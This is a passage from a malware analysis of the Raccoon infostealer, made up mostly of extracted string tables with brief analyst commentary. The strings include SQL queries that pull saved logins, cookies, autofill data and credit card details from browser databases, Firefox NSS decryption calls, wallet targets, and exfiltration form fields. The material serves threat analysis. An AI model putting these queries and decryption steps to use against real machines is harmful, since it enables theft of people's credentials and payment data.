0040c970	User Data	"User Data"	ds
0040c97c	wallets	"wallets"	ds
0040c984	wlts_	"wlts_"	ds
0040c994	scrnsht_	"scrnsht_"	ds
0040c9a0	sstmnfo_	"sstmnfo_"	ds
0040c9ac	token:	"token:"	ds
0040c9b4	nss3.dll	"nss3.dll"	ds
0040c9c0	sqlite3.dll	"sqlite3.dll"	ds
0040c9cc	SOFTWARE\Microsoft\Windows NT\Curren...	"SOFTWARE\\Mic...	ds
0040ca04	ProductName	"ProductName"	ds
0040ca10	Web Data	"Web Data"	ds
0040ca1c	Login Data	"Login Data"	ds
0040ca28	sqlite3_prepare_v2	"sqlite3_prepare_...	ds
0040ca3c	sqlite3_open16	"sqlite3_open16"	ds

Within the strings can be seen two attributes that are found to be individualizing the configuration of Raccoon and the infected host, also passed as arguments in the first POST request to the proxy:




Location	String Value	String Represent...	Data Type
0040ca10	Web Data	"Web Data"	ds
0040ca1c	Login Data	"Login Data"	ds
0040ca28	sqlite3_prepare_v2	"sqlite3_prepare_...	ds
0040ca3c	sqlite3_open16	"sqlite3_open16"	ds
0040ca4c	sqlite3_close	"sqlite3_close"	ds
0040ca5c	sqlite3_step	"sqlite3_step"	ds
0040ca6c	sqlite3_finalize	"sqlite3_finalize"	ds
0040ca80	sqlite3_column_text16	"sqlite3_column_t...	ds
0040ca98	sqlite3_column_bytes16	"sqlite3_column_b...	ds
0040cab0	sqlite3_column_blob	"sqlite3_column_b...	ds
0040cac4	SELECT origin_url, username_value, passw...	"SELECT origin_ur...	ds
0040cb08	SELECT host_key, path, is_secure , expire...	"SELECT host_ke...	ds
0040cb5c	SELECT name, value FROM autofill	"SELECT name, v...	ds
0040cb80	pera	"pera "	ds
0040cb88	Stable	"Stable"	ds
0040cb90	SELECT host, path, isSecure, expiry, name...	"SELECT host, pa...	ds
0040cbd4	SELECT fieldname, value FROM moz_formh...	"SELECT fieldnam...	ds
0040cc04	cookies.sqlite	"cookies.sqlite"	ds
0040cc14	machineId=	"machineId="	ds
0040cc20	&configId=	"&configId="	ds
0040cc2c	"encrypted_key":"	"\"encrypted_key...	ds
0040cc40	stats_version":"	"stats_version\":\""	ds

Here further references to the encrypted_key attribute, added with concatenated backslash, the GUID of the infected host, next we note the SQL query that can be used to subtract credit card data, PK11 functions for decryption attributes, and the network attributes hostname and httpRealm:




Location	String Value	String Represent...	Data Type
0040cc14	machineId=	"machineId="	ds
0040cc20	&configId=	"&configId="	ds
0040cc2c	"encrypted_key":"	"\"encrypted_key...	ds
0040cc40	stats_version":"	"stats_version\":\""	ds
0040cc54	Content-Type: application/x-object	"Content-Type: a...	ds
0040cc78	Content-Disposition: form-data; name="fil...	"Content-Dispositi...	ds
0040ccc0	MachineGuid	"MachineGuid"	ds




Location	String Value	String Represent...	Data Type
0040cdc8	SelectObject	"SelectObject"	ds
0040cdd8	SetStretchBltMode	"SetStretchBltMode"	ds
0040cdec	StretchBlt	"StretchBlt"	ds
0040cdf8	SELECT name_on_card, card_number_enc...	"SELECT name_o...	ds
0040ce58	Cookies	"Cookies"	ds
0040ce60	Network\Cookies	"Network\\Cookies"	ds
0040ce70	NUM:%sHOLDER:%sEXP:%s/%s	"NUM:%s\nHOLD...	ds
0040ce8c	\CC.txt	"\\CC.txt"	ds
0040ce94	NSS_Init	"NSS_Init"	ds
0040cea0	NSS_Shutdown	"NSS_Shutdown"	ds
0040ceb0	PK11_GetInternalKeySlot	"PK11_GetIntern...	ds
0040cec8	PK11_FreeSlot	"PK11_FreeSlot"	ds
0040ced8	PK11_Authenticate	"PK11_Authentica...	ds
0040ceec	PK11SDR_Decrypt	"PK11SDR_Decrypt"	ds
0040cefc	SECITEM_FreeItem	"SECITEM_FreeIt...	ds
0040cf10	hostname":"	"hostname\":\""	ds
0040cf1c	","httpRealm":	"\",\"httpRealm\":"	ds
0040cf2c	encryptedUsername":"	"encryptedUsern...	ds
0040cf44	","encryptedPassword":"	"\",\"encryptedPa...	ds
0040cf5c	","guid":	"\",\"guid\":"	ds
0040cf68	Profiles	"Profiles"	ds
0040cf7c	S-1-5-18	"S-1-5-18"	ds

The configID is identifiable as a hardcoded string within the malware itself, the useragents DuckTales and AYAYAY1337 are used for authentication concurrently with the POST request to the proxy IP address:




Location	String Value	String Rep...	Data Type
0040d090	DisplayVersion	"DisplayVe...	ds
0040d0a0	%s %s	"\t%s %s\n"	ds
0040d0a8	\ffcookies.txt	"\\ffcookie...	ds
0040d0bc	Local State	"Local State"	ds
0040d0d0	wallet.dat	"wallet.dat"	ds
0040d0ec	*.lnk	"*.lnk"	ds
0040d110	eb93256b0d90b570aef093464b614a83	"eb93256b...	ds
0040d180		" ...	ds
0040d1c8		" ...	ds
0040d210		" ...	ds
0040d258		" ...	ds
0040d29c	DuckTales	u"DuckTales"	unicode
0040d2d0	AYAYAYAY1337	u"AYAYAY...	unicode
0040d384	.rdata	".rdata"	ds
0040d394	.rdata$voltmd	".rdata$vo...	ds
0040d414	.data	".data"	ds
0040d486	LoadLibraryA	"LoadLibra...	ds
0040d496	GetProcAddress	"GetProcA...	ds
0040d4a8	lstrlenA	"lstrlenA"	ds
0040d4b4	LocalAlloc	"LocalAlloc"	ds
0040d4c0	KERNEL32.dll	"KERNEL32...	ds
0040d4d0	CoInitialize	"CoInitialize"	ds
0040d4de	ole32.dll	"ole32.dll"	ds


Additional extractable strings are given below referring to the same peculiarities already mentioned, namely files enumeration, mutex creation, environment and system information discovery, C&C connections, encryption and decryption functions, user and token information gathering, data stealing and exfiltration using SQL queries with the sqlite3.dll library, and references to the MetaMask cryptocurrencies browser extension:




	Offset	Size	Type	String
28	b36c	0000000d	A	FindNextFileW
29	b37c	0000000e	A	FindFirstFileW
30	b38c	0000000e	A	Process32First
31	b39c	0000000b	A	GetFileSize
32	b3a8	0000000a	A	OpenMutexW
33	b3b4	00000013	A	WideCharToMultiByte
34	b3c8	0000000b	A	GlobalAlloc
35	b3d4	00000011	A	GetCurrentProcess
36	b3e8	0000000b	A	ExitProcess
37	b3f4	0000000c	A	CreateMutexW
38	b404	00000018	A	GetSystemWow64DirectoryW
39	b420	0000000e	A	GetLocaleInfoW
40	b430	00000014	A	GlobalMemoryStatusEx
41	b448	0000000d	A	GetDriveTypeW
42	b458	0000000b	A	OpenProcess
43	b464	0000000a	A	LocalAlloc
44	b470	00000009	A	lstrcmpiW
45	b47c	00000017	A	SetEnvironmentVariableW
46	b494	00000009	A	CopyFileW
47	b4a0	00000012	A	GetModuleFileNameW
48	b4b4	00000008	A	lstrcmpA
49	b4c0	00000005	A	Sleep
50	b4c8	0000000d	A	GetSystemInfo




	Offset	Size	Type	String
97	b7b8	00000010	A	OpenProcessToken
98	b7cc	00000011	A	SystemFunction036
99	b7e0	0000000d	A	RegEnumKeyExW
100	b7f0	0000000b	A	RegCloseKey
101	b7fc	00000010	A	DuplicateTokenEx
102	b810	0000000c	A	GetUserNameW
103	b820	0000000d	A	RegOpenKeyExW
104	b830	00000010	A	RegQueryValueExW
105	b844	00000013	A	GetTokenInformation
106	b858	00000017	A	CreateProcessWithTokenW
107	b870	0000000a	A	CharUpperW
108	b87c	00000013	A	EnumDisplayDevicesW
109	b890	0000000d	A	GetClientRect
110	b8a0	00000005	A	GetDC
111	b8a8	00000010	A	GetDesktopWindow
112	b8bc	00000010	A	GetSystemMetrics
113	b8d0	00000009	A	ReleaseDC
114	b8dc	00000009	A	wsprintfW
115	b8e8	00000014	A	CryptStringToBinaryA
116	b900	00000014	A	CryptStringToBinaryW
117	b918	00000014	A	CryptBinaryToStringW
118	b930	00000012	A	CryptUnprotectData
119	b944	00000005	A	sqnl



	Offset	Size	Type	String
121	b95c	00000005	A	grbr_
122	b964	00000006	A	dscrd_
123	ba60	00000012	A	formhistory.sqlite
124	ba9c	0000000b	A	logins.json
125	baa8	0000000d	A	\autofill.txt
126	bab8	0000000c	A	\cookies.txt
127	bac8	0000000e	A	\passwords.txt
128	bae4	0000003e	A	Content-Type: application/x-www-form-urlencoded; charset=utf-8
129	bb24	0000002c	A	Content-Type: multipart/form-data; boundary=
130	bb54	00000019	A	Content-Type: text/plain;
131	bb70	00000009	A	User Data
132	bb7c	00000007	A	wallets
133	bb84	00000005	A	wlts_
134	bb94	00000008	A	scrnsht_
135	bba0	00000008	A	sstmnfo_
136	bbac	00000006	A	token:
137	bbb4	00000008	A	nss3.dll
138	bbc0	0000000b	A	sqlite3.dll
139	bbcc	0000002c	A	SOFTWARE\Microsoft\Windows NT\CurrentVersion
140	bc04	0000000b	A	ProductName
141	bc10	00000008	A	Web Data
142	bc1c	0000000a	A	Login Data
143	bc28	00000012	A	sqlite3_prepare_v2




	Offset	Size	Type	String
145	bc4c	0000000d	A	sqlite3_close
146	bc5c	0000000c	A	sqlite3_step
147	bc6c	00000010	A	sqlite3_finalize
148	bc80	00000015	A	sqlite3_column_text16
149	bc98	00000016	A	sqlite3_column_bytes16
150	bcb0	00000013	A	sqlite3_column_blob
151	bcc4	0000003d	A	SELECT origin_url, username_value, password_value FROM logins
152	bd08	00000052	A	SELECT host_key, path, is_secure , expires_utc, name, encrypted_value FROM cookies
153	bd5c	00000020	A	SELECT name, value FROM autofill
154	bd80	00000005	A	pera
155	bd88	00000006	A	Stable
156	bd90	00000041	A	SELECT host, path, isSecure, expiry, name, value FROM moz_cookies
157	bdd4	0000002c	A	SELECT fieldname, value FROM moz_formhistory
158	be04	0000000e	A	cookies.sqlite
159	be14	0000000a	A	machineId=
160	be20	0000000a	A	&configId=
161	be2c	00000011	A	"encrypted_key":"
162	be40	00000010	A	stats_version":"
163	be54	00000022	A	Content-Type: application/x-object
164	be78	00000037	A	Content-Disposition: form-data; name="file"; filename="
165	bec0	0000000b	A	MachineGuid
166	becc	0000000a	A	image/jpeg
167	bed8	0000000b	A	GdiPlus.dll




	Offset	Size	Type	String
175	bf78	00000006	A	BitBlt
176	bf80	00000016	A	CreateCompatibleBitmap
177	bf98	00000012	A	CreateCompatibleDC
178	bfac	0000000c	A	DeleteObject
179	bfbc	0000000a	A	GetObjectW
180	bfc8	0000000c	A	SelectObject
181	bfd8	00000011	A	SetStretchBltMode
182	bfec	0000000a	A	StretchBlt
183	bff8	0000005f	A	SELECT name_on_card, card_number_encrypted, expiration_month, expiration_year ...
184	c058	00000007	A	Cookies
185	c060	0000000f	A	Network\Cookies
186	c08c	00000007	A	\CC.txt
187	c094	00000008	A	NSS_Init
188	c0a0	0000000c	A	NSS_Shutdown
189	c0b0	00000017	A	PK11_GetInternalKeySlot
